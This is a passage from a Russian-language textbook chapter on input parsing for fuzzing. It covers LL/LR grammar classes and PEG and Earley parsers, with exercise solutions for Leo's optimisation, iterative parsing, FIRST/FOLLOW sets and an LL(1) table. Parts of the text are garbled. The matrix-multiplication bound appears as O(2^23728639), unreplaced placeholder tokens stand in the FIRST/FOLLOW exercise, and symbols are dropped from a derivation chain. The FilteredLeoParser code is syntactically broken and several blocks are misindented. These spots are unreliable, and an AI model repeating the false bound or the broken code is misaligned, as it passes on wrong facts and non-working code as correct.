направо с построением правого вывода и представляет восходящий подход. Иначе говоря, LL-парсер постепенно строит дерево вывода в *прямом порядке*, а LR-парсер — в *обратном порядке* [pingali2015graphical].

Классы грамматик различаются доступными автору конструкциями: соответствующий парсер не сможет обработать грамматику, использующую более широкие возможности. Например, A2_GRAMMAR является LL-грамматикой, поскольку в ней нет левой рекурсии, а A1_GRAMMAR — нет. LL-парсер читает вход слева направо и строит левый вывод, раскрывая встреченные нетерминалы; леворекурсивное правило заставит его войти в бесконечный цикл.

Грамматика называется LL(k), если её способен разобрать LL-парсер с просмотром вперёд на k токенов. Аналогично, LR(k)-грамматике нужен LR-парсер с просмотром хотя бы на k токенов. Эти классы интересны тем, что для LL(k) и LR(k) существуют парсеры сложности $O(n)$, требующие относительно мало вычислительных ресурсов.

Языки, для которых существует LL(k)-грамматика, называют LL(k)-языками, где k — минимально необходимая глубина просмотра. Аналогично определяется множество LR(k)-языков. Для языков LL(k) $\text{subset LL}(k+1)$, LL(k) $\text{subset LR}(k)$, а $\text{LR}(k) = \text{LR}(1)$. У любого детерминированного контекстно-свободного языка есть LR(1)-грамматика. Однако существуют внутренне неоднозначные КС-языки [ogden1968helpful], для которых LR(1)-грамматику задать нельзя.

К другим важным алгоритмам разбора КС-грамматик относятся GLL [scott2010gll], GLR [tomita1987efficient; tomita2012generalized] и CYK [grune2008parsing]. Представление ALL(), используемое ANTLR, вместо фиксированного просмотра вперёд применяет предикаты, похожие на регулярные выражения и расширенные PEG (см. [упражнение 3](#)). Поэтому ALL() принимает более широкий класс грамматик, чем КС-грамматики.

Для произвольной КС-грамматики основные парсеры имеют сложность $O(n^3)$. Разбор произвольной КС-грамматики сводится к булевому умножению матриц [Valiant1975], верно и обратное сведение [Lee2002]. В настоящее время оно ограничено оценкой $O(2^{23728639})$ [LeGall2014]; поэтому худшая сложность разбора произвольных КС-грамматик, вероятно, останется близкой к кубической.

Точный класс языков, выражаемых PEG, пока неизвестен. Известно, что PEG способны описывать, например, $a^n b^n c^n$, но неизвестно, существуют ли КС-языки, невыразимые через PEG. Ранее мы привели пример контринтуитивной PEG-грамматики. Для нашей задачи генерации входов это важно, но не является критикой PEG как средства распознавания языка: PEG предназначены прежде всего для записи грамматик конкретных языков, а не для интуитивного понимания языка произвольной грамматики. Для заданного КС-языка почти всегда можно написать PEG; такая грамматика разбирает любую строку за $O(n)$, пока не известен невыразимый через PEG КС-язык, а нисходящее толкование PEG часто понятнее LR-грамматик. Поэтому PEG заслуживают серьёзного рассмотрения при разработке парсера языка.

Краткое содержание

В этой главе представлены классы Parser, преобразующие строку в *дерево вывода*, введённое в [главе об эффективном грамматическом фаззинге](#). Реализованы два важных класса:

- [Парсер грамматик разбора выражений](#) (PEGParser). Он очень эффективен, но требует определённой структуры грамматики. Варианты задают *упорядоченный выбор*: вместо исследования всех потенциально подходящих правил парсер останавливается на первом успешном.

- [Парсер Эрли](#) (EarleyParser). Он принимает произвольные контекстно-свободные грамматики и исследует все возможные варианты разбора.

Использование обоих вариантов просто. Сначала создайте парсер с грамматикой:

```
from Grammars import US_PHONE_GRAMMAR
us_phone_parser = EarleyParser(US_PHONE_GRAMMAR)
```

Затем получите через `parse()` возможные деревья вывода:

```
trees = us_phone_parser.parse("(555)987-6543")
tree = list(trees)[0]
display_tree(tree)
```

Эти деревья можно использовать для генерации тестов — в частности, для мутации и рекомбинации существующих входов.

Иерархия реализованных классов строится такой командой:

```
from ClassDiagram import display_class_hierarchy

display_class_hierarchy([PEGPaser, EarleyParser],
                        public_methods=[
                            Parser.parse,
                            Parser.__init__,
                            Parser.grammar,
                            Parser.start_symbol
                        ],
                        types={
                            'DerivationTree': DerivationTree,
                            'Grammar': Grammar
                        }, project='fuzzingbook')
```

Итоги

- Грамматики позволяют строить деревья вывода для заданной строки.
- Грамматики разбора выражений интуитивны и просты в реализации, но требуют аккуратности при записи.
- Парсеры Эрли способны разбирать произвольные контекстно-свободные грамматики.

Что дальше

- Использовать разобранные входы для [рекомбинации существующих входов](#).

Упражнения

Упражнение 1: альтернативный Packrat-парсер

В реализации Packrat-парсера показан простой PEG-парсер, который отслеживает текущую позицию во входе с помощью индекса. Измените его так, чтобы вместо индекса использовалась текущая подстрока: параметра `at` больше быть не должно.

Решение. Один из вариантов решения приведён ниже.

```

class PackratParser(Parser):
    def parse_prefix(self, text):
        txt, res = self.unify_key(self.start_symbol(), text)
        return len(txt), [res]

    def parse(self, text):
        remain, res = self.parse_prefix(text)
        if remain:
            raise SyntaxError("at " + res)
        return res

    def unify_rule(self, rule, text):
        results = []
        for token in rule:
            text, res = self.unify_key(token, text)
            if res is None:
                return text, None
            results.append(res)
        return text, results

    def unify_key(self, key, text):
        if key not in self.cgrammar:
            if text.startswith(key):
                return text[len(key):], (key, [])
            else:
                return text, None
        for rule in self.cgrammar[key]:
            text_, res = self.unify_rule(rule, text)
            if res:
                return (text_, (key, res))
        return text, None

mystring = "1 + (2 * 3)"
for tree in PackratParser(EXPR_GRAMMAR).parse(mystring):
    assert tree_to_string(tree) == mystring
    display_tree(tree)

```

Упражнение 2: дополнительный синтаксис PEG

Синтаксис PEG предоставляет несколько удобных обозначений, напоминающих регулярные выражения. В следующих формулах T и A — терминальные либо нетерминальные токены, ϵ — пустая строка, $/$ — упорядоченный выбор, сходный с неупорядоченным $|$:

- $T?$ означает необязательное жадное сопоставление T ; $A := T?$ эквивалентно $A := T/\epsilon$.
- T^* означает ноль или больше жадных сопоставлений T ; $A := T^*$ эквивалентно $A := T A/\epsilon$.
- T^+ означает одно или больше жадных сопоставлений и эквивалентно TT^* .

Каждое обозначение можно выразить через базовый синтаксис грамматики. В упражнении главы о грамматиках была создана `define_ex_grammar()`, позволяющая записывать грамматики кодом Python. Расширьте её до `define_peg()` с поддержкой перечисленных сокращений. Декоратор должен переписывать грамматику с такими обозначениями в эквивалентную грамматику базового синтаксиса.

Упражнение 3: предикаты PEG

Помимо сокращений PEG поддерживает два предиката мощного просмотра вперёд, не потребляющего вход:

- $T\&A$ — *И-предикат*: сопоставляет T , если следом непосредственно сопоставляется A .
- $T!A$ — *НЕ-предикат*: сопоставляет T , если следом непосредственно *не* сопоставляется A .

Реализуйте эти предикаты в нашем PEG-парсере.

Упражнение 4: заполнение диаграммы Эрли

В классе Column парсера Эрли состояния хранятся и в list, и в dict, хотя словари Python сохраняют порядок. Объясните почему.

Подсказка: изучите метод fill_chart.

Решение. Python разрешает добавлять элементы в список прямо во время обхода, а словарь, несмотря на упорядоченность, этого не позволяет. Следующий код работает:

```
values = [1]
for v in values:
    values.append(v * 2)
```

А следующий завершается ошибкой:

```
values = {1: 1}
for v in values:
    values[v * 2] = v * 2
```

В fill_chart эта особенность нужна для изменения набора состояний непосредственно во время его обхода.

Упражнение 5: парсер Лео

Один из недостатков исходного парсера Эрли состоит в квадратичной производительности на праворекурсивных грамматиках: время и память равны $O(n^2)$. Рассмотрим разбор одной строки двумя грамматиками, LR_GRAMMAR и RR_GRAMMAR:

```
mystring = 'aaaaaa'
```

Чтобы увидеть проблему, включим журналирование. Для LR_GRAMMAR число состояний в каждом столбце остаётся постоянным:

```
result = EarleyParser(LR_GRAMMAR, log=True).parse(mystring)
for _ in result:
    pass # Потребляем генератор, чтобы увидеть журнал
```

Для RR_GRAMMAR в каждом следующем столбце на одно состояние $\langle A \rangle := a \langle A \rangle \mid (i, j)$ больше:

```
result = EarleyParser(RR_GRAMMAR, log=True).parse(mystring)
for _ in result:
    pass
```

Эти состояния остаются от предыдущих символов и не дают ничего нового, кроме завершения записей. Однако они занимают память и требуют проверки, добавляя к анализу множитель n .

Йооп Лео [Leo1991] показал, что эту неэффективность можно устранить обнаружением правой рекурсии. Перед операцией завершения следует проверить, существует ли для текущего элемента *детерминированный путь свёртки*. Если он есть, в текущий столбец добавляется копия самого верхнего элемента этого пути, после чего операция заканчивается. Иначе выполняется обычное завершение.

Определение 2.1. Элемент лежит на детерминированном пути свёртки над $[A \rightarrow \gamma, i]$, если он имеет вид $[B \rightarrow \alpha A., k]$, причём $[B \rightarrow \alpha . A, k]$ — единственный элемент в I_i с точкой перед A , либо сам лежит на детерминированном пути свёртки над $[B \rightarrow \alpha A., k]$. Элемент такого пути называется *самым верхним*, если над ним больше нет элементов этого пути [Leo1991].

Поиск детерминированного пути свёртки реализуется следующим образом.

Пусть дано завершённое состояние $\langle A \rangle$: $\text{seq_1} \bullet (s, e)$, где s — начальный, а e — текущий столбец. Детерминированный путь свёртки над ним существует при выполнении двух условий:

1. В столбце s есть состояние вида $\langle B \rangle$: $\text{seq_2} \bullet \langle A \rangle (k, s)$.
2. Это единственное состояние столбца s с точкой перед $\langle A \rangle$.

Получаем $\langle B \rangle$: $\text{seq_2} \bullet \langle A \rangle (k, e)$ — просто продвинутую версию состояния из первого пункта. Оно лежит над $\langle A \rangle$: $\dots (s, e)$ на детерминированном пути. seq_1 и seq_2 обозначают произвольные последовательности символов.

Возникает цепочка, где $\langle A \rangle$: $\dots (s_1, e)$ — потомок $\langle B \rangle$: $\dots (s_2, e)$ и так далее:

```
<C>: seq_3 <B> • (s_3, e)
      | условия выполнены для <C>: seq_3 • <B> (s_3, s_2)
      <B>: seq_2 <A> • (s_2, e)
            | условия выполнены для <B>: seq_2 • <A> (s_2, s_1)
            <A>: seq_1 • (s_1, e)
```

Нужно находить потенциальные детерминированные праворекурсивные состояния, выполнять для них завершение и *отбрасывать результат*, пока не будет достигнута вершина. Дополнительные сведения приведены у Груне и соавторов [grune2008parsing].

Все завершения попадают в один и тот же столбец e , а условия для очередных кандидатов проверяются во всё более ранних столбцах:

```
<C>: seq_3 • <B> (s_3, s_2) --> <C>: seq_3 <B> • (s_3, e)
      |
      <B>: seq_2 • <A> (s_2, s_1) --> <B>: seq_2 <A> • (s_2, e)
            |
            <A>: seq_1 • (s_1, e)
```

Самый верхний элемент $\langle C \rangle$: $\dots (s_3, e)$, не имеющий родителя, необходимо сохранить. Лео называет его *транзитивным* элементом и связывает с нетерминалом, с которого начался поиск. Такой элемент добавляется в каждый исследованный столбец.

Каркас LeoParser выглядит так:

```
class LeoParser(EarleyParser):
    def complete(self, col, state):
        return self.leo_complete(col, state)

    def leo_complete(self, col, state):
        detred = self.deterministic_reduction(state)
        if detred:
            col.add(detred.copy())
        else:
            self.earley_complete(col, state)

    def deterministic_reduction(self, state):
        raise NotImplementedError
```

Реализуйте `deterministic_reduction()`, возвращающий самый верхний элемент.

Решение. Сначала научим `Column` сохранять транзитивные элементы. Лео предлагает добавлять их в множество I_k , но помещать транзитивные состояния в список `states` не требуется: они нужны лишь для мемоизации, а не для `fill_chart()`. Поэтому будем хранить их отдельно:

```
class Column(Column):
    def __init__(self, index, letter):
        self.index, self.letter = index, letter
        self.states, self._unique, self.transitives = [], {}, {}

    def add_transitive(self, key, state):
        assert key not in self.transitives
        self.transitives[key] = state
        return self.transitives[key]
```

Функция `uniq_postdot()` для элемента $\langle A \rangle$: $\text{seq}_1 \bullet (s_1, e)$ возвращает удовлетворяющий условиям $\langle B \rangle$: $\text{seq}_2 \bullet \langle A \rangle (s_2, s_1)$:

```
class LeoParser(LeoParser):
    def uniq_postdot(self, st_A):
        col_s1 = st_A.s_col
        parent_states = [
            s for s in col_s1.states if s.expr and s.at_dot() == st_A.name
        ]
        if len(parent_states) > 1:
            return None
        matching_st_B = [s for s in parent_states
                        if s.dot == len(s.expr) - 1]
        return matching_st_B[0] if matching_st_B else None

lp = LeoParser(RR_GRAMMAR)
[(str(s), str(lp.uniq_postdot(s))) for s in columns[-1].states]
```

Ядро детерминированной свёртки — `get_top()`, который находит самое верхнее состояние над текущим A . Уже вычисленный транзитивный элемент берётся из кэша столбца:

```
class LeoParser(LeoParser):
    def get_top(self, state_A):
        st_B_inc = self.uniq_postdot(state_A)
        if not st_B_inc:
            return None

        t_name = st_B_inc.name
        if t_name in st_B_inc.e_col.transitives:
            return st_B_inc.e_col.transitives[t_name]

        st_B = st_B_inc.advance()

        top = self.get_top(st_B) or st_B
        return st_B_inc.e_col.add_transitive(t_name, top)
```

После подготовки `deterministic_reduction()` становится простой оболочкой:

```
class LeoParser(LeoParser):
    def deterministic_reduction(self, state):
        return self.get_top(state)

lp = LeoParser(RR_GRAMMAR)
columns = lp.chart_parse(mystring, lp.start_symbol())
[(str(s), str(lp.get_top(s))) for s in columns[-1].states]
```

Теперь левая и правая рекурсия должны обрабатываться в пределах $O(n)$. В журнале праворекурсивного разбора больше не накапливаются старые состояния:

```
result = LeoParser(RR_GRAMMAR, log=True).parse(mystring)
for _ in result:
    pass
```

Проверим парсер Лео на других праворекурсивных грамматиках:

```
RR_GRAMMAR2 = {
    '<start>': ['<A>'],
    '<A>': ['ab<A>', ''],
}
mystring2 = 'ababababab'

result = LeoParser(RR_GRAMMAR2, log=True).parse(mystring2)
for _ in result:
    pass
```

Дополнительные варианты проверяют начальный префикс, конечный суффикс, косвенную правую рекурсию и непустой базовый вариант:

```
RR_GRAMMAR3 = {
    '<start>': ['c<A>'],
```

```

        '<A>': ['ab<A>', ''],
    }
    mystring3 = 'cababababab'
    result = LeoParser(RR_GRAMMAR3, log=True).parse(mystring3)
    for _ in result:
        pass

    RR_GRAMMAR4 = {
        '<start>': ['<A>c'],
        '<A>': ['ab<A>', ''],
    }
    mystring4 = 'ababababc'
    result = LeoParser(RR_GRAMMAR4, log=True).parse(mystring4)
    for _ in result:
        pass

    RR_GRAMMAR5 = {
        '<start>': ['<A>'],
        '<A>': ['ab<B>', ''],
        '<B>': ['<A>'],
    }
    mystring5 = 'abababab'
    result = LeoParser(RR_GRAMMAR5, log=True).parse(mystring5)
    for _ in result:
        pass

    RR_GRAMMAR6 = {
        '<start>': ['<A>'],
        '<A>': ['a<B>', ''],
        '<B>': ['b<A>'],
    }
    mystring6 = 'abababab'
    result = LeoParser(RR_GRAMMAR6, log=True).parse(mystring6)
    for _ in result:
        pass

    RR_GRAMMAR7 = {
        '<start>': ['<A>'],
        '<A>': ['a<A>', 'a'],
    }
    mystring7 = 'aaaaaaaa'
    result = LeoParser(RR_GRAMMAR7, log=True).parse(mystring7)
    for _ in result:
        pass

```

Убедимся также, что LR_GRAMMAR по-прежнему обрабатывается правильно:

```

result = LeoParser(LR_GRAMMAR, log=True).parse(mystring)
for _ in result:
    pass

```

Усложнённая часть. Оценка сложности исправлена, но мы сохраняем лишь самый верхний элемент правой рекурсии. Поэтому извлечение деревьев разбора должно учитывать оптимизацию. Исправьте парсер.

Подсказка. Лео предлагает преобразовать множества элементов Лео обратно в обычные множества Эрли, развернув результаты детерминированной свёртки в исходные состояния. Используйте приведённую выше цепочку ограничений.

Решение. Сначала изменим `add_transitive()`, чтобы результат детерминированной свёртки можно было впоследствии распознать:

```

class Column(Column):
    def add_transitive(self, key, state):
        assert key not in self.transitives
        self.transitives[key] = TState(state.name, state.expr, state.dot,
                                       state.s_col, state.e_col)
        return self.transitives[key]

```

Для построения ограничений понадобится метод `back()`:


```
class State(State):
    def back(self):
        return TState(self.name, self.expr, self.dot - 1,
                       self.s_col, self.e_col)
```

сору() транзитивного состояния должен сохранять его тип:

```
class TState(State):
    def copy(self):
        return TState(self.name, self.expr, self.dot,
                      self.s_col, self.e_col)
```

Теперь LeoParser будет запоминать цепочку ограничений:

```
class LeoParser(LeoParser):
    def __init__(self, grammar, **kwargs):
        super().__init__(grammar, **kwargs)
        self._postdots = {}
```

Обновим uniq_postdot(), чтобы фиксировать каждое звено:

```
class LeoParser(LeoParser):
    def uniq_postdot(self, st_A):
        col_s1 = st_A.s_col
        parent_states = [
            s for s in col_s1.states if s.expr and s.at_dot() == st_A.name
        ]
        if len(parent_states) > 1:
            return None
        matching_st_B = [s for s in parent_states
                        if s.dot == len(s.expr) - 1]
        if matching_st_B:
            self._postdots[matching_st_B[0]._t()] = st_A
            return matching_st_B[0]
        return None
```

Получив TState, метод expand_tstate() восстанавливает все отброшенные промежуточные звенья для заданного конечного столбца:

```
class LeoParser(LeoParser):
    def expand_tstate(self, state, e):
        if state._t() not in self._postdots:
            return
        c_C = self._postdots[state._t()]
        e.add(c_C.advance())
        self.expand_tstate(c_C.back(), e)
```

rearrange() строит перевёрнутую таблицу, где каждый столбец содержит состояния, начинающиеся в нём:

```
class LeoParser(LeoParser):
    def rearrange(self, table):
        f_table = [Column(c.index, c.letter) for c in table]
        for col in table:
            for s in col.states:
                f_table[s.s_col.index].states.append(s)
        return f_table

ep = LeoParser(RR_GRAMMAR)
columns = ep.chart_parse(mystring, ep.start_symbol())
r_table = ep.rearrange(columns)
for col in r_table:
    print(col, "\n")
```

В нулевом столбце много элементов <start>, потому что все они начинаются в позиции 0, хотя заканчиваются в разных позициях. Результат перестройки сохраняется перед вызовом parse_forest():

```
class LeoParser(LeoParser):
    def parse(self, text):
```

```

        cursor, states = self.parse_prefix(text)
        start = next((s for s in states if s.finished()), None)
        if cursor < len(text) or not start:
            raise SyntaxError("at " + repr(text[cursor:]))

        self.r_table = self.rearrange(self.table)
        forest = self.extract_trees(self.parse_forest(self.table, start))
        for tree in forest:
            yield self.prune_tree(tree)

```

При построении леса сначала проверяем, является ли состояние транзитивным, и в таком случае восстанавливаем исходную последовательность:

```

class LeoParser(LeoParser):
    def parse_forest(self, chart, state):
        if isinstance(state, TState):
            self.expand_tstate(state.back(), state.e_col)

        return super().parse_forest(chart, state)

```

На этом реализация LeoParser завершена. Проверим, что все ранее определённые грамматики возвращают правильные деревья:

```

for grammar, text in [
    (RR_GRAMMAR, mystring),
    (RR_GRAMMAR2, mystring2),
    (RR_GRAMMAR3, mystring3),
    (RR_GRAMMAR4, mystring4),
    (RR_GRAMMAR5, mystring5),
    (RR_GRAMMAR6, mystring6),
    (RR_GRAMMAR7, mystring7),
    (LR_GRAMMAR, mystring)]:
    result = LeoParser(grammar).parse(text)
    for tree in result:
        assert text == tree_to_string(tree)

```

Ещё две проверки неоднозначной и косвенно праворекурсивной грамматики:

```

RR_GRAMMAR8 = {
    '<start>': ['<A>'],
    '<A>': ['a<A>', 'a']
}
mystring8 = 'aa'

RR_GRAMMAR9 = {
    '<start>': ['<A>'],
    '<A>': ['<B><A>', '<B>'],
    '<B>': ['b']
}
mystring9 = 'bbbbbbb'

result = LeoParser(RR_GRAMMAR8).parse(mystring8)
for tree in result:
    print(repr(tree_to_string(tree)))
    assert mystring8 == tree_to_string(tree)

result = LeoParser(RR_GRAMMAR9).parse(mystring9)
for tree in result:
    print(repr(tree_to_string(tree)))
    assert mystring9 == tree_to_string(tree)

```

Упражнение 6: фильтрующий парсер Эрли

Парсеры Эрли и Лео могут заикнуться на грамматиках, содержащих повторения токенов в вариантах. Рассмотрим пример:

```

RECURSION_GRAMMAR: Grammar = {
    "<start>": ["<A>"],

```

```

    "<A>": ["<A>", "<A>aa", "AA", "<B>"],
    "<B>": ["<C>", "<C>cc", "CC"],
    "<C>": ["<B>", "<B>bb", "BB"]
}

```

Она допускает бесконечную цепочку прямых выводов <A> и бесконечную косвенную цепочку → <C> → → Реализация может застрять, пытаясь построить одну из них. Можно использовать ленивый экстрактор либо вообще не порождать такие цепочки:

```

from ExpectError import ExpectTimeout

with ExpectTimeout(1, print_traceback=False):
    mystring = 'AA'
    parser = LeoParser(RECURSION_GRAMMAR)
    tree, *_ = parser.parse(mystring)
    assert tree_to_string(tree) == mystring
    display_tree(tree)

```

Реализуйте решение, отбрасывающее любое дерево с такой цепочкой.

Решение. Передаём при построении леса множество уже встреченных состояний. Односимвольная цепочка отбрасывается при повторении состояния, а правило с несколькими символами сбрасывает множество, поскольку вывод сделал содержательный шаг:

```

class FilteredLeoParser(LeoParser):
    def forest(self, s, kind, seen, chart):
        return self.parse_forest(chart, s, seen) if kind == 'n' else (s, [])

    def parse_forest(self, chart, state, seen=None):
        if isinstance(state, TState):
            self.expand_tstate(state.back(), state.e_col)

        def was_seen(chain, s):
            if isinstance(s, str):
                return False
            if len(s.expr) > 1:
                return False
            return s in chain

        if len(state.expr) > 1: # Сбрасываем после выхода из петли
            seen = set()
        elif seen is None:    # Инициализация
            seen = {state}

        pathexprs = self.parse_paths(
            state.expr, chart, state.s_col.index,
            state.e_col.index) if state.expr else []
        return state.name, [(s, k, seen | {s}, chart)
                            for s, k in reversed(pathexpr)
                            if not was_seen(seen, s)]
        for pathexpr in pathexprs]

```

FilteredLeoParser извлекает минимальные деревья за разумное время:

```

mystring = 'AA'
parser = FilteredLeoParser(RECURSION_GRAMMAR)
tree, *_ = parser.parse(mystring)
assert tree_to_string(tree) == mystring
display_tree(tree)

mystring = 'AAaa'
parser = FilteredLeoParser(RECURSION_GRAMMAR)
tree, *_ = parser.parse(mystring)
assert tree_to_string(tree) == mystring
display_tree(tree)

mystring = 'AAaaaa'
parser = FilteredLeoParser(RECURSION_GRAMMAR)
tree, *_ = parser.parse(mystring)
assert tree_to_string(tree) == mystring

```

```
display_tree(tree)
```

Проверим также косвенно рекурсивные варианты:

```
for mystring in ['CC', 'BBcc', 'BB', 'BBccbb']:
    parser = FilteredLeoParser(RECURSION_GRAMMAR)
    tree, *_ = parser.parse(mystring)
    assert tree_to_string(tree) == mystring
    display_tree(tree)
```

Таким образом, минимальные деревья разбора восстанавливаются без попадания в бесконечные цепочки.

Упражнение 7: итеративный парсер Эрли

Рекурсивные алгоритмы удобны, но иногда из-за ограничений памяти или скорости предпочтительна итерация. Реализуйте итеративную версию EarleyParser.

Подсказка. В общем случае рекурсию заменяют стеком: параметры помещаются в стек вместо передачи рекурсивному вызову.

Решение. Сначала определим похожий на исходный итеративный `parse_paths()`, извлекающий пути из разобранного выражения:

```
class IterativeEarleyParser(EarleyParser):
    def parse_paths(self, named_expr_, chart, frm, til_):
        return_paths = []
        path_build_stack = [(named_expr_, til_, [])]

        def iter_paths(path_prefix, path, start, k, e):
            x = path_prefix + [(path, k)]
            if not e:
                return_paths.extend([x] if start == frm else [])
            else:
                path_build_stack.append((e, start, x))

        while path_build_stack:
            named_expr, til, path_prefix = path_build_stack.pop()
            *expr, var = named_expr

            starts = None
            if var not in self.cgrammar:
                starts = [(var, til - len(var), 't')]
                if til > 0 and chart[til].letter == var else []
            else:
                starts = [(s, s.s_col.index, 'n')
                           for s in chart[til].states
                           if s.finished() and s.name == var]

            for s, start, k in starts:
                iter_paths(path_prefix, s, start, k, expr)

        return return_paths
```

`parse_forest()` не рекурсивен, поэтому его исходная реализация подходит без изменений. Теперь можно итеративно извлечь дерево из леса.

```
class IterativeEarleyParser(IterativeEarleyParser):
    def choose_a_node_to_explore(self, node_paths, level_count):
        first, *rest = node_paths
        return first

    def extract_a_tree(self, forest_node_):
        start_node = (forest_node_[0], [])
        tree_build_stack = [(forest_node_, start_node[-1], 0)]

        while tree_build_stack:
```

```

forest_node, tree, level_count = tree_build_stack.pop()
name, paths = forest_node

if not paths:
    tree.append((name, []))
else:
    new_tree = []
    current_node = self.choose_a_node_to_explore(
        paths, level_count)
    for p in reversed(current_node):
        new_forest_node = self.forest(*p)
        tree_build_stack.append(
            (new_forest_node, new_tree, level_count + 1))
        tree.append((name, new_tree))

return start_node

```

Пока извлекается только первое найденное дерево:

```

class IterativeEarleyParser(IterativeEarleyParser):
    def extract_trees(self, forest):
        yield self.extract_a_tree(forest)

```

Проверим реализацию на уже встречавшихся грамматиках:

```

test_cases: List[Tuple[Grammar, str]] = [
    (A1_GRAMMAR, '1-2-3+4-5'),
    (A2_GRAMMAR, '1+2'),
    (A3_GRAMMAR, '1+2+3-6=6-1-2-3'),
    (LR_GRAMMAR, 'aaaaa'),
    (RR_GRAMMAR, 'aa'),
    (DIRECTLY_SELF_REFERRING, 'select a from a'),
    (INDIRECTLY_SELF_REFERRING, 'select a from a'),
    (RECURSION_GRAMMAR, 'AA'),
    (RECURSION_GRAMMAR, 'AAaaaa'),
    (RECURSION_GRAMMAR, 'BBccbb')
]

for i, (grammar, text) in enumerate(test_cases):
    print(i, text)
    tree, *_ = IterativeEarleyParser(grammar).parse(text)
    assert text == tree_to_string(tree)

0 1-2-3+4-5
1 1+2
2 1+2+3-6=6-1-2-3
3 aaaaa
4 aa
5 select a from a
6 select a from a
7 AA
8 AAaaaa
9 BBccbb

```

`IterativeEarleyParser` справляется с рекурсивными грамматиками, но извлекает лишь первое дерево. Чтобы получить все разборы, нужно отслеживать неисследованные варианты при каждом вызове `choose_a_node_to_explore()`, сохраняя посещённые узлы в дереве и добавляя новый путь при раскрытии очередного листа. Пример такой структуры `TraceTree` приведён в главе о конколическом фаззинге.

Упражнение 8: множество FIRST нетерминала

Ранее мы вычисляли множество nullable, или ϵ -множество. Вместе с ним алгоритмы разбора часто используют множества `INLINEPLACEHOLDER0001END` и `INLINEPLACEHOLDER0002END`.

FIRST терминала содержит сам терминал. FIRST нетерминала состоит из терминалов, которые могут начинать какой-либо его вывод. Для нетерминала, способного вывести пустую строку, FIRST также содержит EPSILON. Например, для A1_GRAMMAR множества FIRST символов <expr> и <start> равны {0,1,2,3,4,5,6,7,8,9}. Для нерекурсивного нетерминала достаточно рекурсивно вычислить FIRST первого элемента каждого варианта. При саморекурсии вычисление продолжают, пока в множество ещё могут добавляться терминалы.

Реализуйте FIRST с помощью декоратора fixpoint().

Решение. Сначала FIRST каждого терминала инициализируется множеством из него самого, а обнуляемые правила получают EPSILON:

```
def firstset(grammar, nullable):
    first = {i: {i} for i in terminals(grammar)}
    for k in grammar:
        first[k] = {EPSILON} if k in nullable else set()
    return firstset_((rules(grammar), first, nullable))[1]
```

FIRST последовательности накапливает FIRST очередного токена и останавливается на первом необнуляемом:

```
def first_expr(expr, first, nullable):
    tokens = set()
    for token in expr:
        tokens |= first[token]
        if token not in nullable:
            break
    return tokens
```

fixpoint обновляет множества, пока они не перестанут меняться:

```
@fixpoint
def firstset_(arg):
    (rules, first, epsilon) = arg
    for A, expression in rules:
        first[A] |= first_expr(expression, first, epsilon)
    return (rules, first, epsilon)

firstset(canonical(A1_GRAMMAR), EPSILON)
```

Результат для <start>, <expr>, <integer> и <digit> содержит все десять цифр; терминалы + и - имеют одноэлементные множества FIRST.

Упражнение 9: множество FOLLOW нетерминала

FOLLOW нетерминала — множество терминалов, которые могут стоять непосредственно после него в каком-либо выводе. FOLLOW начального символа содержит EOF, а FOLLOW любого нетерминала включает FIRST всех символов, идущих после него в вариантах правил.

Например, FOLLOW <expr> в A1_GRAMMAR равно {EOF, +, -}. Реализуйте followset() с помощью fixpoint().

Решение. Инициализируем FOLLOW начального символа значением EOF, вычислим ε- и FIRST-множества, а затем повторяем обновление до неподвижной точки:

```
EOF = '\0'

def followset(grammar, start):
    follow = {i: set() for i in grammar}
    follow[start] = {EOF}

    epsilon = nullable(grammar)
    first = firstset(grammar, epsilon)
    return followset_((grammar, epsilon, first, follow))[-1]
```

Текущее FOLLOW обновляется при обратном просмотре каждого выражения:

```
@fixpoint
def followset_(arg):
    grammar, epsilon, first, follow = arg
    for A, expression in rules(grammar):
        f_B = follow[A]
        for t in reversed(expression):
            if t in grammar:
                follow[t] |= f_B
            f_B = (f_B | first[t]
                  if t in epsilon else first[t] - {EPSILON})

    return (grammar, epsilon, first, follow)

followset(canonical(A1_GRAMMAR), START_SYMBOL)

{'<start>': {'\x00'},
 '<expr>': {'\x00', '+', '-'},
 '<integer>': {'\x00', '+', '-'},
 '<digit>': {'\x00', '+', '-', '0', '1', '2', '3', '4',
            '5', '6', '7', '8', '9'}}
```

Упражнение 10: LL(1)-парсер

Существуют и другие парсеры: читающие слева направо и строящие правый вывод ($LR(k)$) либо левый вывод ($LL(k)$), где k — допустимое число токенов просмотра вперёд.

Просмотр позволяет выбрать применяемое правило. LL(1)-парсер выбирает его по FIRST разных правых частей. Ранее реализован `first_expr()`, принимающий выражение и множество обнуляемых символов. Если правило способно вывести пустую строку, оно также применимо, когда следующий токен входит в FOLLOW соответствующего нетерминала.

Часть 1: таблица LL(1)-разбора

Сначала реализуем таблицу, определяющую действие LL(1)-парсера по одному терминалу просмотра. Это словарь: ключ верхнего уровня — нетерминал, значение — словарь, где терминалу соответствует номер правила.

Каркас класса:

```
class LL1Parser(Parser):
    def parse_table(self):
        self.my_rules = rules(self.cgrammar)
        self.table = ... # Заполнить

    def rules(self):
        for i, rule in enumerate(self.my_rules):
            print(i, rule)

    def show_table(self):
        ts = list(sorted(terminals(self.cgrammar)))
        print('Rule Name\t| %s' % ' | '.join(t for t in ts))
        for k in self.table:
            pr = self.table[k]
            actions = list(str(pr[t]) if t in pr else ' ' for t in ts)
            print('%s \t| %s' % (k, ' | '.join(actions)))
```

Правила канонической A2_GRAMMAR нумеруются так:

```
for i, r in enumerate(rules(canonical(A2_GRAMMAR))):
    print("%d\t %s := %s" % (i, r[0], r[1]))
```

Ожидаемая таблица:

Имя правила	+	-	0	1	2	3	4	5	6	7	8	9
<start>			0	0	0	0	0	0	0	0	0	0
<expr>			1	1	1	1	1	1	1	1	1	1
<expr_>	2	3										
<integer>			5	5	5	5	5	5	5	5	5	5
<integer_>	7	7	6	6	6	6	6	6	6	6	6	6
<digit>			8	9	10	11	12	13	14	15	16	17

Решение. predict() вычисляет терминалы, при которых применимо правило, после чего ими заполняется таблица:

```
class LL1Parser(LL1Parser):
    def predict(self, rulepair, first, follow, epsilon):
        A, rule = rulepair
        rf = first_expr(rule, first, epsilon)
        if nullable_expr(rule, epsilon):
            rf |= follow[A]
        return rf

    def parse_table(self):
        self.my_rules = rules(self.cgrammar)
        epsilon = nullable(self.cgrammar)
        first = firstset(self.cgrammar, epsilon)
        # Неэффективно: три вычисления можно объединить
        follow = followset(self.cgrammar, self.start_symbol())

        ptable = [(i, self.predict(rule, first, follow, epsilon))
                   for i, rule in enumerate(self.my_rules)]

        parse_tbl = {k: {} for k in self.cgrammar}

        for i, pvals in ptable:
            (k, expr) = self.my_rules[i]
